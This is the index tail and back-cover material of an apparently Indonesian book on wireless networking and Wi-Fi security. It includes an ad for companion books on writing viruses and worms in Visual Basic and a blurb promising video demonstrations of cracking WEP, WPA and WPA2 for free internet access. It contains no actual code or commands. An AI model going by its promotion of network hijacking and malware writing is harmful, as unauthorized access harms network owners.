Local Area Network 5, 8

M

MAN 5, 8
mesh 34
Metropolitan Area Network 5, 8

N

NetStumber 63

P

PAN 4, 5

passive scanning 56, 66
passphrase 78, 101, 105, 106, 108,
109, 167, 168, 171, 172, 174,
175

Personal Area Network 4, 8

Plaintext 76

PSK X, 108, 111, 157, 158, 167,
169, 174

PTW 150, 151, 162, 164

R

RADIUS 167
replay attack 160, 167
RF IX, 11, 141, 142
roaming 6, 11, 36, 37

S

Service Set IDentifier 21
SSID 7, 21, 22, 24, 25, 28, 29, 36,
55, 56, 61, 62, 64, 65, 66, 68,
128, 130, 133, 153, 158

T

throughput 15, 41, 54
TKIP 104, 105, 106, 107, 111, 157

U

UTP 5, 16, 19, 31, 32, 36, 38, 41,
53, 87

W

WEP 11, 25, 26, 63, 67, 68, 71, 73,
88, 89, 90, 92, 94, 95, 96, 97,
98, 99, 100, 93, 100, 98, 100,
101, 102, 103, 104, 107, 111,

116, 124, 128, 129, 138, 149,
150, 151, 152, 153, 157, 158,
159, 160, 162, 163, 164, 165,
166, 167, 168, 169, 170, 174

White List 144

Wi-Fi 3, 5, 7, 8, 9, 11, 25, 103, 104,
106

Wi-Max 6

wifi0 134, 135, 136, 139, 153, 154,
155


Wireless Access Point 19, 26, 38

Wireless Fidelity 9

Wireless Zero Configuration 22, 23,
26, 60, 62, 64

WPA 25, 63, 67, 68, 92, 103, 104,
105, 107, 108, 109, 110, 111,
138, 157, 158, 167, 168, 171,
172, 173, 174

WPA2 25, 63, 67, 92, 106, 107, 108,
109, 110, 111, 137, 138, 157,
158, 167, 168, 169, 171, 172,
173, 174





COMPUTER WORM



Secret of Underground Coding

Segera Dapatkan!





Buku Computer Worm 1 & Computer Worm 2

Rahasia dibalik pembuatan Virus Lokal dan
Worm Lokal dengan Visual Basic II





Buku Terbaru 2007



Web
email
Fax
HP

: www.jasakom.com/penerbitan
: admin@jasakom.com
: 021-56957634
: 0888-1911091


E-LEARNING (Video Tutorial)

Selain Tarzan dan Jane, siapa yang belum pernah mendengar tentang jaringan wireless ? Wi-Fi ? Jaringan tanpa kabel ini memberikan banyak sekali kemudahan karena tidak membutuhkan kabel yang membatasi ruang gerak. Dari segala keunggulan ini, apakah Anda sudah memahami jaringan Wireless dengan baik ? Kenapa Access Point mempunyai sepasang tanduk ? Seberapa jauhkah jangkuan sebuah Access Point ? Berapa banyak client yang mampu ditangani oleh sebuah Access Point ? Bisakah menghubungkan antar komputer secara wireless tanpa menggunakan pertalatan tambahan seperti Access Point ?

Tidak kalah serunya adalah aktifitas hacking terhadap jaringan wireless. Sudah sering mendengar orang-orang yang melakukan pembajakan jaringan wireless untuk mendapatkan akses internet gratis ? Bagaimana hal tersebut bisa dilakukan ? Apa itu WEP, WPA dan WPA2? Benarkah keamanan terbaru yaitu WPA dan WPA2 aman dari serangan hacker ? Kalau WPA dan WPA2 saja dikatakan tidak aman, bagaimanakah caranya menggunakan jaringan wireless yang bisa membuat anda tetap tidur nyenyak ?

Seperti seri JS E-Learning lainnya, buku ini merupakan konsep belajar yang menggabungkan antara buku teks dengan Video Tutorial E-Learning dalam CD. Selain membaca, Anda juga melihat berbagai aksi dilakukan melalui video tutorial JS E-Learning seperti menghubungkan antar komputer secara wireless tanpa melalui Access Point, setting Access Point serta aksi hacking WEP, WPA dan WPA2 yang mendebarkan.

JS E-Learning



Tentang Penulis :

Sto adalah konsultan dan praktisi independen dibidang keamanan komputer. Ia merupakan pendiri dan salah satu pengelola situs beserta milis Jasakom yang merupakan milis keamanan terbesar di tanah air. Buku-buku yang ditulisnya selama ini merupakan buku dengan predikat Best Seller. Penulis bisa dihubungi di :
Sto@jasakom.com

Harga Rp. 59.000,-

ISBN 978-9-791090-06-3



9 789791 090063